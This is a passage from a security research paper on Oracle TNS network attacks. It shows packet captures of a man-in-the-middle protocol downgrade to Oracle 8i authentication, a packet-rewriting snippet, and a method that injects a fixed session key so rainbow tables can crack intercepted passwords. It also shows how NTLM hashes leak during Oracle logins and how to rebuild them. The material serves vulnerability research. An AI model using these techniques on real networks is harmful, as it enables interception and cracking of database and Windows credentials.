00000040  00 00 00 FE 40 31 31 44 - 35 30 34 33 37 44 30 44  ....@11D50437D0D
00000050  31 45 41 38 35 42 39 36 - 30 33 38 31 35 46 44 42 1EA85B9603815FDB
00000060  36 32 30 31 43 42 42 34 - 30 42 42 46 43 30 45 37  6201CBB40BBFC0E7
00000070  39 34 38 31 39 39 42 43 - 43 46 41 35 39 45 46 34  948199BCCFA59EF4
00000080  37 34 35 36 45 20 38 31 - 38 32 42 34 36 34 35 44  7456E 8182B4645D
00000090  34 38 37 35 45 42 37 36 - 37 31 36 38 42 44 31 34  4875EB767168BD14
000000A0  34 33 34 38 45 34 00 01 - 00 00 00 0D 00 00 00 0D  4348E4..........
```

The first two packets marked in green are version negotiation, followed by two packets marked in yellow, which are representation type. The last packets marked in red are the start of the authentication process.

Now, let's look at the connection using the same client and server where we launched the downgrade attack.

To server>>

```
00000000  00 2F 00 00 06 00 00 00 - 00 00 01 06 05 04 03 02  ./..............
00000010  01 00 4C 69 6E 75 78 69 - 33 38 36 2F 4C 69 6E 75  ..Linuxi386/Linu
00000020  78 2D 32 2E 30 2E 33 34 - 2D 38 2E 31 2E 30 00     x-2.0.34-8.1.0.
```

To client>>

```
00000000  00 91 00 00 06 00 00 00 - 00 00 01 06 00 49 42 4D  .............IBM
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  1F 00 00 00 00 00 64 00 - 00 00 60 01 21 0F 05 0B  ......d...`.!...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 0F 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 08  ................
00000050  23 47 23 23 08 11 23 08 - 11 41 B0 23 00 83 00 1F  #G##..#..A.#....
00000060  00 1F 03 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00 02 06 01 02 02  ................
00000090  01                                                 .
```

To server>>

```
00000000  04 38 00 00 06 00 00 00 - 00 00 02 1F 00 1F 00 02  .8..............
00000010  27 06 01 01 01 0D 01 01 - 06 01 01 01 01 01 01 01  '...............
00000020  7F FF 03 0A 03 03 01 00 - 7F 01 7F FF 01 05 01 01  ................
00000030  3F 01 03 06 00 01 03 01 - 07 02 01 00 00 18 00 03  ?...............
00000040  80 00 00 00 3C 3C 3C 80 - 00 00 00 01 01 01 00 02  ....<<<.........
00000050  02 0A 00 08 08 01 00 0C - 0C 0A 00 17 17 01 00 18  ................
00000060  18 01 00 19 19 18 19 01 - 00 1A 1A 19 1A 01 00 1B  ................
00000070  1B 0A 1B 01 00 1C 1C 16 - 1C 01 00 1D 1D 17 1D 01  ................
00000080  00 1E 1E 17 1E 01 00 1F - 1F 19 1F 01 00 20 20 0A  .............  .
00000090  20 01 00 21 21 0A 21 01 - 00 0A 0A 01 00 0B 0B 01   ..!!.!.........
000000A0  00 28 28 01 00 29 29 01 - 00 75 75 01 00 78 78 01  .((..))..uu..xx.
000000B0  00 22 22 01 00 23 23 01 - 23 01 00 24 24 01 00 25  ."".##.#..$$..%
000000C0  25 01 00 26 26 01 00 2A - 2A 01 00 2B 2B 01 00 2C  %..&&..**..++..,
000000D0  2C 01 00 2D 2D 01 00 2E - 2E 01 00 2F 2F 01 00 30  ,..--....../..0
... <snip> ...
```

To client>>

```
00000000  03 87 00 00 06 00 00 00 - 00 00 02 80 00 00 00 3C  ...............<
00000010  3C 3C 80 00 00 00 01 01 - 01 00 02 02 0A 00 08 08  <<..............
00000020  01 00 0C 0C 0A 00 17 17 - 01 00 18 18 01 00 19 19  ................
00000030  18 00 1A 1A 19 00 1B 1B - 0A 00 1C 1C 16 00 1D 1D  ................
00000040  17 00 1E 1E 17 00 1F 1F - 19 00 20 20 0A 00 21 21  ..........  ..!!
00000050  0A 00 0A 0A 01 00 0B 0B - 01 00 22 22 01 00 23 23  .........."".##
00000060  01 00 24 24 01 00 25 25 - 01 00 26 26 01 00 28 28  ..$$..%%..&&..((
00000070  01 00 29 29 01 00 2A 2A - 01 00 2B 2B 01 00 2C 2C  ..))..**..++..,,
00000080  01 00 2D 2D 01 00 2E 2E - 01 00 2F 2F 01 00 30 30  ..--....//..00
00000090  01 00 31 31 01 00 32 32 - 01 00 33 33 01 00 34 34  ..11..22..33..44
000000A0  01 00 35 35 01 00 36 36 - 01 00 37 37 01 00 38 38  ..55..66..77..88
000000B0  01 00 39 39 01 00 3B 3B - 01 00 3C 3C 01 00 3D 3D  ..99..;;..<<..==
000000C0  01 00 3E 3E 01 00 3F 3F - 01 00 40 40 01 00 41 41  ..>>..??..@@..AA
000000D0  01 00 42 42 01 00 43 43 - 01 00 47 47 01 00 48 48  ..BB..CC..GG..HH
000000E0  01 00 49 49 01 00 4B 4B - 01 00 4D 4D 01 00 4E 4E  ..II..KK..MM..NN
000000F0  01 00 4F 4F 01 00 50 50 - 01 00 51 51 01 00 52 52  ..OO..PP..QQ..RR
00000100  01 00 53 53 01 00 54 54 - 01 00 55 55 01 00 56 56  ..SS..TT..UU..VV
00000110  01 00 57 57 01 00 59 59 - 01 00 5A 5A 01 00 5C 5C  ..WW..YY..ZZ..\\
00000120  01 00 5D 5D 01 00 62 62 - 01 00 63 63 01 00 67 67  ..]]..bb..cc..gg
00000130  01 00 6B 6B 01 00 75 75 - 01 00 78 78 01 00 7C 7C  ..kk..uu..xx..||
00000140  01 00 7D 7D 01 00 7E 7E - 01 00 7F 7F 01 00 80 80  ..}}..~~........
00000150  01 00 81 81 01 00 82 82 - 01 00 83 83 01 00 84 84  ................
00000160  01 00 85 85 01 00 86 86 - 01 00 87 87 01 00 89 89  ................
00000170  01 00 8A 8A 01 00 8B 8B - 01 00 8C 8C 01 00 8D 8D  ................
00000180  01 00 8E 8E 01 00 8F 8F - 01 00 90 90 01 00 91 91  ................
00000190  01 00 94 94 01 00 95 95 - 01 00 96 96 01 00 97 97  ................
000001A0  01 00 9D 9D 01 00 9E 9E - 01 00 9F 9F 01 00 A0 A0  ................
000001B0  01 00 A1 A1 01 00 A2 A2 - 01 00 A3 A3 01 00 A4 A4  ................
000001C0  01 00 A5 A5 01 00 A6 A6 - 01 00 A7 A7 01 00 A8 A8  ................
000001D0  01 00 A9 A9 01 00 AA AA - 01 00 AB AB 01 00 AD AD  ................
000001E0  01 00 AE AE 01 00 AF AF - 01 00 B0 B0 01 00 B1 B1  ................
000001F0  01 00 C1 C1 01 00 C2 C2 - 01 00 C6 C6 01 00 C7 C7  ................
00000200  01 00 C8 C8 01 00 C9 C9 - 01 00 CA CA 01 00 CB CB  ................
```

```
00000210   01 00 CC CC 01 00 CD CD - 01 00 CE CE 01 00 CF CF   ................
00000220   01 00 D2 D2 01 00 D3 D3 - 01 00 D6 D6 01 00 D7 D7   ................
00000230   01 00 D8 D8 01 00 D9 D9 - 01 00 DA DA 01 00 DB DB   ................
00000240   01 00 DC DC 01 00 DD DD - 01 00 DE DE 01 00 DF DF   ................
00000250   01 00 E0 E0 01 00 E1 E1 - 01 00 E2 E2 01 00 E3 E3   ................
00000260   01 00 E4 E4 01 00 E5 E5 - 01 00 E6 E6 01 00 EA EA   ................
00000270   01 00 03 00 04 02 0A 00 - 05 01 01 00 06 02 0A 00   ................
00000280   07 02 0A 00 09 01 01 00 - 0D 00 0E 00 0F 17 01 00   ................
00000290   10 00 11 00 12 00 13 00 - 14 00 15 00 16 00 27 78   ..............'x
000002A0   01 00 3A 6D 01 00 44 02 - 0A 00 45 00 46 00 4A 00   ..:m..D...E.F.J.
000002B0   4C 00 58 00 5B 02 0A 00 - 5E 01 01 00 5F 17 01 00   L.X.[...^..._...
000002C0   60 60 01 00 61 60 01 00 - 64 00 65 00 66 66 01 00   ``..a`..d.e.ff..
000002D0   68 00 69 00 6A 6A 01 00 - 6C 6D 01 00 6D 6D 01 00   h.i.jj..lm..mm..
000002E0   6E 6F 01 00 6F 6F 01 00 - 70 70 01 00 71 71 01 00   no..oo..pp..qq..
000002F0   72 72 01 00 73 73 01 00 - 74 66 01 00 76 00 77 00   rr..ss..tf..v.w.
00000300   79 6D 01 00 7A 6D 01 00 - 7B 6D 01 00 88 00 92 92   ym..zm..{m......
00000310   01 00 93 93 01 00 98 02 - 0A 00 99 02 0A 00 9A 02   ................
00000320   0A 00 9B 01 01 00 9C 0C - 0A 00 AC 02 0A 00 B2 B2   ................
00000330   01 00 B3 B3 01 00 B4 B4 - 01 00 B5 B5 01 00 B6 B6   ................
00000340   01 00 B7 B7 01 00 B8 0C - 0A 00 B9 B2 01 00 BA B3   ................
00000350   01 00 BB B4 01 00 BC B5 - 01 00 BD B6 01 00 BE B7   ................
00000360   01 00 BF 00 C0 00 C3 70 - 01 00 C4 71 01 00 C5 72   .......p...q...r
00000370   01 00 D0 D0 01 00 D1 00 - D4 00 D5 00 E7 E7 01 00   ................
00000380   E8 E7 01 00 E9 00 00                                .......
```

To server>>

```
00000000   00 D2 00 00 06 00 00 00 - 00 00 03 76 02 FE FF FF   ...........v....
00000010   FF 04 00 00 00 01 00 00 - 00 FE FF FF FF 05 00 00   ................
00000020   00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0D 00   ..........hack..
00000030   00 00 0D 41 55 54 48 5F - 54 45 52 4D 49 4E 41 4C   ...AUTH_TERMINAL
00000040   05 00 00 00 05 70 74 73 - 2F 31 00 00 00 00 0F 00   .....pts/1......
00000050   00 00 0F 41 55 54 48 5F - 50 52 4F 47 52 41 4D 5F   ...AUTH_PROGRAM_
00000060   4E 4D 16 00 00 00 16 73 - 71 6C 70 6C 75 73 40 62   NM.....sqlplus@b
00000070   74 20 28 54 4E 53 20 56 - 31 2D 56 33 29 00 00 00   t (TNS V1-V3)...
00000080   00 0C 00 00 00 0C 41 55 - 54 48 5F 4D 41 43 48 49   ......AUTH_MACHI
00000090   4E 45 02 00 00 00 02 62 - 74 00 00 00 00 08 00 00   NE.....bt.......
000000A0   00 08 41 55 54 48 5F 50 - 49 44 05 00 00 00 05 32   ..AUTH_PID.....2
000000B0   31 35 38 37 00 00 00 00 - 08 00 00 00 08 41 55 54   1587.........AUT
000000C0   48 5F 53 49 44 04 00 00 - 00 04 72 6F 6F 74 00 00   H_SID.....root..
000000D0   00 00                                               ..
```

To client>>

```
00000000   00 73 00 00 06 00 00 00 - 00 00 08 01 00 0C 00 00   .s..............
00000010   00 0C 41 55 54 48 5F 53 - 45 53 53 4B 45 59 10 00   ..AUTH_SESSKEY..
00000020   00 00 10 41 30 45 41 36 - 46 33 44 41 46 30 42 44   ...A0EA6F3DAF0BD
00000030   38 41 34 00 00 00 00 04 - 00 00 00 00 00 00 00 00   8A4.............
00000040   00 00 00 00 00 00 00 00 - 40 00 00 00 00 00 00 00   ........@.......
00000050   00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 02 00   ................
00000060   00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00   ................
```

```
00000070  00 00 00                                          ...
```

To server>>

```
00000000 03B5000006000000 - 0000037303FEFFFF ...........S....
00000010 FF04000000010100 - 00FEFFFFFF110000 ................
00000020 00FEFFFFFFFEFFFF - FF046861636B0D00 ..........HACK..
00000030 00000D415554485F - 50415353574F5244 ...AUTH_PASSWORD
00000040 1100000011777736 - 3422427C3331BB31 .....88440BB3121
00000050 3932306640320000 - 0000080000000841 280F42.........A
```

Note the arrows where packets from server were dropped and our pre-created packets were injected instead.

On the last packet we can see a packet from the client where the AUTH_PASSWORD were sent using oracle 8i authentication mechanism. It's all the information we need to start a password recovery process.

It's important to note that we reproduced this attack successfully with the last version of Oracle Instant Client for Linux.

6.4 Full Client

During our research we tested 3 different Oracle clients for Windows, including:

- Oracle full client 11.1.0.6
- Oracle full client 10.1.0.2
- Oracle full client 9.2.0.6

The JDBC technique as expected doesn't work, since the SQLplus full install doesn't use the JDBC driver. The previous described technique also doesn't work consistently among all versions. For example, it works against the Oracle full client 9.2.0.6, crashes and consequently fails with Oracle full client 10.1.0.2 (possible heap overflow), and an exception happens with Oracle full client 11.1.0.7 which causes the connection to terminate.

Also, neither of the presented techniques works against Instant Client for Windows. Version checking offers a method of working around this problem. An attacker could monitor the version negotiation portion of each session and only execute this attack against Linux hosts.

So what about Windows? Is it safe?

6.5 Windows vs. Windows

We have Oracle database servers for Windows in our lab, which consist three different versions, one of the main releases, including 9i, 10g and 11g. The exact versions are Oracle database 11.1.0.6 and Instant Client for Windows 11.1.0.7, which is the last Instant Client available for Windows. Using this client, we managed to find a neat trick to force a protocol downgrade on these versions. Interestingly this happens transparently -- the connection is not severed as was the case with the previous attack.

Let's see a small piece of TNS connection in more details.

To server>>

```
00000000  00 25 00 00 06 00 00 00 - 00 00 01 06 05 04 03 02  .%..............
00000010  01 00 49 42 4D 50 43 2F - 57 49 4E 5F 4E 54 2D 38  ..IBMPC/WIN_NT-8
00000020  2E 31 2E 30 00
.1.0.
```

To client>>

```
00000000  00 B9 00 00 06 00 00 00 - 00 00 01 06 00 49 42 4D  .............IBM
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B  ......d...`.$...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 06  ................
00000050  07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00  ...#G##..#..A.#.
00000060  83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00 25 06 01 01 01  ...........%....
00000090  0D 01 01 05 01 01 01 01 - 01 01 01 7F FF 03 09 03  ................
000000A0  03 01 00 7F 01 1F FF 01 - 03 01 01 3F 01 01 05 00  ...........?....
000000B0  01 07 02 01 00 01 18 00 - 01
.........
```

The packets above perform version negotiation. As we can see, they inform about their version, in this case both server and client are running over Windows and the client is not using JDBC driver. The bytes marked in bold are used to define the acceptable protocol version. The client offers different options and the server answers with the highest supported value (0x06).

During all our tests, all servers always responded with 0x06, as all clients tested always offer the same six options: 0x06, 0x05, 0x04, 0x03, 0x02 and 0x01. Downgrading at this stage is very easy, we will just replace these values with 0x05, 0x05, 0x04, 0x03, 0x02 and 0x01. Note we are not sending 0x06 as an option anymore; consequently we are sending 0x05 two times.

The server will consequently answer with 0x05 and the downgrade will happen transparently to the client without closing the connection.

To server>>

```
00000000  00 25 00 00 06 00 00 00 - 00 00 01 05 05 04 03 02  .%..............
00000010  01 00 49 42 4D 50 43 2F - 57 49 4E 5F 4E 54 2D 38  ..IBMPC/WIN_NT-8
00000020  2E 31 2E 30 00                                     .1.0.
```

To client>>

```
00000000  00 8B 00 00 06 00 00 00 - 00 00 01 05 00 49 42 4D  .............IBM
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B  ......d...`.$...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 06  ................
00000050  07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00  ...#G##..#..A.#.
00000060  83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00
...........
```

To server>>

```
00000000  00 10 00 00 06 00 00 00 - 00 00 02 B2 00 B2 00 02  ................
```

To client>>

```
00000000  00 0B 00 00 06 00 00 00 - 00 00 02                 ...........
```

To server>>

```
00000000  00 EA 00 00 06 00 00 00 - 00 00 03 76 02 FE FF FF  ...........v....
00000010  FF 04 00 00 00 01 00 00 - 00 FE FF FF FF 05 00 00  ................
00000020  00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0D 00  ..........hack..
00000030  00 00 0D 41 55 54 48 5F - 54 45 52 4D 49 4E 41 4C  ...AUTH_TERMINAL
00000040  0A 00 00 00 0A 57 49 4E - 32 4B 33 2D 56 50 43 00  .....WIN2K3-VPC.
00000050  00 00 00 0F 00 00 00 0F - 41 55 54 48 5F 50 52 4F  ........AUTH_PRO
00000060  47 52 41 4D 5F 4E 4D 0B - 00 00 00 0B 73 71 6C 70  GRAM_NM.....sqlp
00000070  6C 75 73 2E 65 78 65 00 - 00 00 00 0C 00 00 00 0C  lus.exe.........
00000080  41 55 54 48 5F 4D 41 43 - 48 49 4E 45 14 00 00 00  AUTH_MACHINE....
00000090  14 57 4F 52 4B 47 52 4F - 55 50 5C 57 49 4E 32 4B  .WORKGROUP\WIN2K
000000A0  33 2D 56 50 43 00 00 00 - 00 08 00 00 00 08 41 55  3-VPC.........AU
000000B0  54 48 5F 50 49 44 08 00 - 00 00 08 31 39 32 38 3A  TH_PID.....1928:
```

```
000000C0  37 32 30 00 00 00 00 08 - 00 00 00 08 41 55 54 48  720.........AUTH
000000D0  5F 53 49 44 0D 00 00 00 - 0D 41 64 6D 69 6E 69 73  _SID.....Adminis
000000E0  74 72 61 74 6F 72 00 00 - 00 00                    trator....
```

To client>>

```
00000000  00 91 00 00 06 00 00 00 - 00 00 08 01 00 0C 00 00  ................
00000010  00 0C 41 55 54 48 5F 53 - 45 53 53 4B 45 59 10 00  ..AUTH_SESSKEY..
00000020  00 00 10 31 34 45 38 39 - 30 36 38 39 37 45 32 34  ...14E8906897E24
00000030  37 34 33 00 00 00 00 04 - 01 00 00 00 00 00 00 00  743.............
00000040  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000060  00 00 02 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 88 92 8C 0C 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000090  00                                                 .
```

To server>>

```
00000000  02 9D 00 00 06 00 00 00 - 00 00 03 73 03 FE FF FF  ...........s....
00000010  FF 04 00 00 00 01 01 00 - 00 FE FF FF FF 10 00 00  ................
00000020  00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0D 00  ..........hack..
00000030  00 00 0D 41 55 54 48 5F - 50 41 53 53 57 4F 52 44  ...AUTH_PASSWORD
00000040  11 00 00 00 11 43 34 77 - 42 76 39 31 34 34 44 94  .....1C7CC546490
00000050  36 16 45 49 46 32 00 00 - 00 00 08 00 00 00 08 41  6AA8E2.........A
00000060  55 54 48 5F 52 54 54 08 - 00 00 00 08 33 35 36 32  UTH_RTT.....3562
```

The brief snippet of code below demonstrates a pattern to implement the attack.

```
if (TCP.data + 4 == 6){

        TCP.data->replace(
        "\x00\x00\x01\x06\x05\x04\x03\x02\x01\x00",
        "\x00\x00\x01\x05\x05\x04\x03\x02\x01\x00"
        );
        }
}
```

However, the newer Windows full client does not allow us to downgrade using this method, since we don't see the offer for acceptable protocol version.

```
00000000  00 B9 00 00 06 00 00 00 - 00 00 01 06 00 49 42 4D  .............IBM
```

```
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B  ......d...`.$...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 06  ................
00000050  07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00  ...#G##..#..A.#.
00000060  83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00 25 06 01 01 01  ...........%....
00000090  0D 01 01 05 01 01 01 01 - 01 01 01 7F FF 03 09 03  ................
000000A0  03 01 00 7F 01 1F FF 01 - 03 01 01 3F 01 01 05 00  ...........?....
000000B0  01 07 02 01 00 01 18 00 - 01
.........
```

Our approach to circumvent this problem is to drop this packet and inject a fake one offering our modified acceptable protocol version.

```
00000000  00 25 00 00 06 00 00 00 - 00 00 01 05 05 04 03 02  .%..............
00000010  01 00 49 42 4D 50 43 2F - 57 49 4E 5F 4E 54 2D 38  ..IBMPC/WIN_NT-8
00000020  2E 31 2E 30 00
.1.0.
```

This approach works fine and remains transparent against all Oracle Full clients we tested.

To automate this approach, an attacker can check for acceptable protocol version during version negotiation. If 0x06 is found, it can be replaced with 0x05. If not found, the packet is dropped and replaced with the one above.

6.6 Time-memory tradeoff

While the Oracle authentication downgrade attack makes password recovery easier via brute force or dictionary attack, it may also be hard to recover the plain-text password against complex credentials. From a password recovery perspective, look-up tables offer time-memory tradeoff and are often used to reduce computing time. By pre-computing the password hashes and their equivalent plain-text password, these tables provide a faster recovery of plain-text credentials. Rainbow tables are a common technique used to recover passwords from hash values, but salt can make this attack much less effective.

As we previously learned, the Oracle hash function uses the username as salt. There are implementations available on the Internet to generate rainbow tables for Oracle hashes obtained directly from the database using this technique. One of the down sides is that we have to create a rainbow table for each account, so a common technique is to create rainbow tables for common accounts like SYS, SYSTEM, etc.

When we obtain credentials from the network, it's not so easy, because after the hash is generated it is encrypted (DES) with AUTH_SESSKEY, and the AUTH_PASSWORD is the result of this operation. Since we are able to downgrade the connection to Oracle 8i mechanisms we are able to remove all the complexity of dealing with session keys from server and client, etc.

So, to generate rainbow tables for Oracle credentials obtained via network what we have to do is:

- Generate the rainbow tables for the common users with a static pre-calculated AUTH_SESSKEY.
- Downgrade the protocol negotiation to 8i.
- Send a static pre-calculated AUTH_SESSKEY for the specific user.
- Get the AUTH_PASSWORD and recover the password.

For example, during our tests we modified the password of the "hack" account three times. When we logged in, we executed the attack described above with the static pre-calculated AUTH_SESSKEY containing the value 88133BF56BA6E4C5. The result is the following hashes obtained, where the format is username, AUTH_SESSKEY and AUTH_PASSWORD:

```
HACK:88133BF56BA6E4C5:B1088AA04C419566

HACK:88133BF56BA6E4C5:9EF9E3D048F8E27B

HACK:88133BF56BA6E4C5:50653727F9F44AA3
```

Using this method, we can recover successful all the passwords with the injected AUTH_SESSKEY. In this case the passwords are 123456, QAZWSX and ORACLE. Using common accounts, tables can be built using this method and used against newer databases that support older encryption algorithms.

6.7 NTLM leakage

Specifically during TNS communication on Oracle for Windows, the SNS (Secure Network Services) by default provides NTS as authentication service. NTS is the Microsoft Windows native authentication mechanism. It means that even if you are using the default Oracle authentication scheme (user and password authenticated directly into the database) your Windows credentials are transmitted on the network during Oracle authentication unnecessarily.

The NTLM (NT Lan Manager) authentication protocol policies used during Oracle authentication are inherited from the Microsoft Windows Operating System. This means that by default NTLM can be used with success in many Operating System versions. During the SNS negotiation, if NTS is set, the messaging protocol is NT LAN Manager Security Support Provide (NTLMSSP).

During normal authentication we can obtain NTLM hashes, however it may be hard to recover the password. The example below illustrates a connection using default configuration, running an Oracle database server 11g for Windows and an Oracle full client 10g for Windows.

To server>>

```
000000      00 A8 00 00 06 00 00 00 00 00 DE AD BE EF 00 9E    ................
000010      0A 10 02 00 00 04 00 00 04 00 03 00 00 00 00 00    ................
000020      04 00 05 0A 10 02 00 00 08 00 01 00 00 05 70 92    ..............p.
000030      88 2D 9E 00 12 00 01 DE AD BE EF 00 03 00 00 00    .-..............
000040      04 00 04 00 01 00 01 00 02 00 01 00 05 00 00 00    ................
000050      00 00 04 00 05 0A 10 02 00 00 02 00 03 E0 E1 00    ................
000060      02 00 06 FC FF 00 01 00 02 01 00 03 00 00 4E 54    ..............NT
000070      53 00 02 00 02 00 00 00 00 00 04 00 05 0A 10 02    S...............
000080      00 00 0C 00 01 00 11 06 10 0C 0F 0A 0B 08 02 01    ................
000090      03 00 03 00 02 00 00 00 00 00 04 00 05 0A 10 02    ................
0000A0      00 00 03 00 01 00 03 01                            ........
```

To client>>

```
000000      00 A3 00 00 06 00 00 00 00 00 DE AD BE EF 00 99    ................
000010      0B 10 06 00 00 04 00 00 04 00 03 00 00 00 00 00    ................
000020      04 00 05 0B 10 06 00 00 02 00 06 00 1F 00 0E 00    ................
000030      01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00    ................
000040      01 00 07 00 00 00 00 00 04 00 05 0B 10 06 00 00    ................
000050      02 00 06 FA FF 00 01 00 02 01 00 03 00 00 4E 54    ..............NT
000060      53 00 04 00 05 02 00 00 00 00 04 00 04 00 00 00    S...............
000070      00 00 04 00 04 00 00 00 02 00 02 00 02 00 00 00    ................
000080      00 00 04 00 05 0B 10 06 00 00 01 00 02 00 00 03    ................
000090      00 02 00 00 00 00 00 04 00 05 0B 10 06 00 00 01    ................
0000A0      00 02 00                                           ...
```

To server>>

```
000000      00 A0 00 00 06 00 00 00 00 00 DE AD BE EF 00 96    ................
000010      0A 10 02 00 00 01 00 00 01 00 07 00 00 00 00 00    ................
000020      04 00 05 02 00 00 00 00 04 00 04 00 00 00 00 00    ................
000030      04 00 04 00 00 00 02 00 14 00 01 02 00 00 00 04    ................
000040      00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00    ................
000050      04 00 01 00 00 00 00 00 04 00 01 3D 00 00 00 00    ...........=....
000060      3D 00 01 4E 54 4C 4D 53 53 50 00 01 00 00 00 07    =..NTLMSSP......
000070      B2 08 A2 09 00 09 00 34 00 00 00 0C 00 0C 00 28    .......4.......(
000080      00 00 00 05 02 CE 0E 00 00 00 0F 53 50 49 44 45    ...........SPIDE
000090      52 4C 41 42 53 30 32 57 4F 52 4B 47 52 4F 55 50    RLABS02WORKGROUP
```

To client>>

```
000000      00 EF 00 00 06 00 00 00 00 00 DE AD BE EF 00 E5    ................
000010      0B 10 06 00 00 01 00 00 01 00 02 00 00 00 00 00    ................
000020      04 00 01 C4 00 00 00 00 C4 00 01 4E 54 4C 4D 53    ...........NTLMS
000030      53 50 00 02 00 00 00 18 00 18 00 38 00 00 00 05    SP.........8....
000040      82 8A A2 6A 83 6E 9C 5D 18 1B 7C 00 00 00 00 00    ...j.n.]..|.....
000050      00 00 00 74 00 74 00 50 00 00 00 05 02 CE 0E 00    ...t.t.P........
000060      00 00 0F 53 00 50 00 49 00 44 00 45 00 52 00 4C    ...S.P.I.D.E.R.L
000070      00 41 00 42 00 53 00 30 00 31 00 02 00 18 00 53    .A.B.S.0.1.....S
000080      00 50 00 49 00 44 00 45 00 52 00 4C 00 41 00 42    .P.I.D.E.R.L.A.B
000090      00 53 00 30 00 31 00 01 00 18 00 53 00 50 00 49    .S.0.1.....S.P.I
0000A0      00 44 00 45 00 52 00 4C 00 41 00 42 00 53 00 30    .D.E.R.L.A.B.S.0
0000B0      00 31 00 04 00 18 00 53 00 70 00 69 00 64 00 65    .1.....S.p.i.d.e
0000C0      00 72 00 4C 00 61 00 62 00 73 00 30 00 31 00 03    .r.L.a.b.s.0.1..
0000D0      00 18 00 53 00 70 00 69 00 64 00 65 00 72 00 4C    ...S.p.i.d.e.r.L
0000E0      00 61 00 62 00 73 00 30 00 31 00 00 00 00 00       .a.b.s.0.1.....
```

To server>>

```
000000      00 ED 00 00 06 00 00 00 00 00 DE AD BE EF 00 E3    ................
000010      0A 10 02 00 00 01 00 00 01 00 02 00 00 00 00 00    ................
000020      04 00 01 C2 00 00 00 00 C2 00 01 4E 54 4C 4D 53    ...........NTLMS
000030      53 50 00 03 00 00 00 18 00 18 00 92 00 00 00 18    SP..............
000040      00 18 00 AA 00 00 00 18 00 18 00 48 00 00 00 1A    ...........H....
000050      00 1A 00 60 00 00 00 18 00 18 00 7A 00 00 00 00    ...`.......z....
000060      00 00 00 C2 00 00 00 05 82 88 A2 05 02 CE 0E 00    ................
000070      00 00 0F 53 00 50 00 49 00 44 00 45 00 52 00 4C    ...S.P.I.D.E.R.L
000080      00 41 00 42 00 53 00 30 00 32 00 41 00 64 00 6D    .A.B.S.0.2.A.d.m
000090      00 69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74    .i.n.i.s.t.r.a.t
0000A0      00 6F 00 72 00 53 00 50 00 49 00 44 00 45 00 52    .o.r.S.P.I.D.E.R
0000B0      00 4C 00 41 00 42 00 53 00 30 00 32 00 59 A4 8E    .L.A.B.S.0.2.Y..
0000C0      71 71 0C 1C C2 00 00 00 00 00 00 00 00 00 00 00    qq..............
0000D0      00 00 00 00 00 1A 8E 23 F8 91 35 B0 B8 58 BA A3    .......#..5..X..
0000E0      D2 45 7E EC 7F 89 71 2B C3 84 B6 D7 4D             .E~...q+....M
```

The first two bold marks are show that NTS is being used, while the second two in show that NTLMSSP is being used. In red are the flags to negotiate supported authentication, and in the return packet we see the flags accepted by the client. Yellow represents the challenge key. The last packet, marked in red and yellow is the password in NTLM Session Security format.

From this example, we could rebuild the hash in this way:

```
Administrator:SPIDERLABS02:6A836E9C5D181B7C:59A48E71710C1CC2000000000000000000
00000000000000:1A8E23F89135B0B858BAA3D2457EEC7F89712BC384B6D74D
```

At this point, an attacker could start the password cracking process, and depending on the complexity of the password it may be fast or take a long time. The attack above is very useful, but instead of just extracting the hashes we will execute a downgrade attack on it to make it more effective.

Below we will see an example that illustrates a connection between Windows 2003 and Windows XP with default configuration running an Oracle database server 11g for Windows and an Oracle full client 10g for Windows.

To server>>

```
000000        00 A8 00 00 06 00 00 00 00 00 DE AD BE EF 00 9E    ................
000010        09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 00    . ..............
